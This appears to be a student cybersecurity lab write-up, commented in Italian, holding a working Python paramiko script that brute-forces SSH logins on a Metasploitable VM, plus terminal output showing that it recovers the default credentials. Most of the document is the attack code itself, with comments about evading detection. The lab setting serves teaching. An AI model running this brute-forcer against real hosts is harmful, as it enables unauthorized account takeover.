

# M2W8D4 - Denis Martinelli



```python
import paramiko  # Importo Paramiko per gestire connessioni SSH, essenziale per brute force su server remoti
import socket    # Importo socket per catturare errori di rete, tipo connessioni fallite
import time      # Importo time per aggiungere delay, così non spammo troppi tentativi e evito detection

def ssh_bruteforce(host, port, username, password_list, timeout=5):  # Definisco la funzione per brute force SSH,
                                                                     # passando host, porta, user, lista password e timeout per non bloccarmi
    client = paramiko.SSHClient()  # Creo un client SSH, come se fossi un attaccante che si prepara a connettersi
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())  # Imposto policy per aggiungere auto le chiavi host
    for password in password_list:  # Loop su ogni password nella lista, provo una per una come in un attacco dictionary
        try:  # Inizio un try per gestire errori senza crashare lo script
            print(f"[+] Trying {username}: {password.strip()}")  # Stampo il tentativo, per tracciare il progresso
            client.connect(hostname=host, port=port, username=username, password=password.strip(), timeout=timeout)  # Tento la connessione SSH con la password pulita, timeout pe
            print(f"[+] Success! Password found: {password.strip()}")  # Se entra qui, password giusta, attacco riuscito
            client.close()  # Chiudo la connessione per pulire
            return password.strip()  # Ritorno la password trovata per usarla dopo
        except paramiko.AuthenticationException:  # Se auth fallisce (password sbagliata), continuo senza dire niente — stealth mode
            continue
        except (paramiko.SSHException, socket.error) as e:  # Catturo errori SSH o socket
            print(f"[-] Connection error: {e}")  # Stampo l'errore per debug
            time.sleep(1)  # leggero delay in caso di problemi di rete  # Aggiungo 1 secondo di pausa per non floodare
            continue  # Continuo con la prossima password
    print("[-] Password not found")  # Se finisco la lista senza successo, attacco fallito
    return None  # Ritorno None per indicare che non ho crackato niente

if __name__ == "__main__":  # Blocco main per eseguire solo se lancio lo script direttamente, buona pratica per moduli
    target_host = "192.168.1.105"  # Setto l'IP target, un host locale per testing
    target_port = 22  # Porta SSH standard, 22 è default per brute force
    username = "msfadmin"  # Username della Metasploitable da attaccare, scelto per simularne uno debole
    with open("/home/kali/Desktop/passwordsbrute.txt", "r") as f:  # Apro il file con lista password, uso with per chiudere auto — evito leak
        passwords = f.readlines()  # Leggo tutte le linee come lista, ogni riga una password da provare
    found = ssh_bruteforce(target_host, target_port, username, passwords)  # Lancio la funzione brute force con i params
    if found:  # Se ho trovato la password
        print(f"[+] Credentials: {username}: {found}")  # Stampo le credenziali crackate, come report di un red team
    else:
        print("[-] No valid credentials found")  # Stampo fallimento, magari la password è forte o lista incompleta
```



```
/bin/python /home/kali/Desktop/Epicode/M2W8D4.py
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ /bin/python /home/kali/Desktop/Epicode/M2W8D4.py
[+] Trying msfadmin: fanfulla
[+] Trying msfadmin: capello
[+] Trying msfadmin: trippetta
[+] Trying msfadmin: protuberanza39385349
[+] Trying msfadmin: 99carpiato
[+] Trying msfadmin: msfadmin
[+] Success! Password found: msfadmin
[+] Credentials: msfadmin: msfadmin
```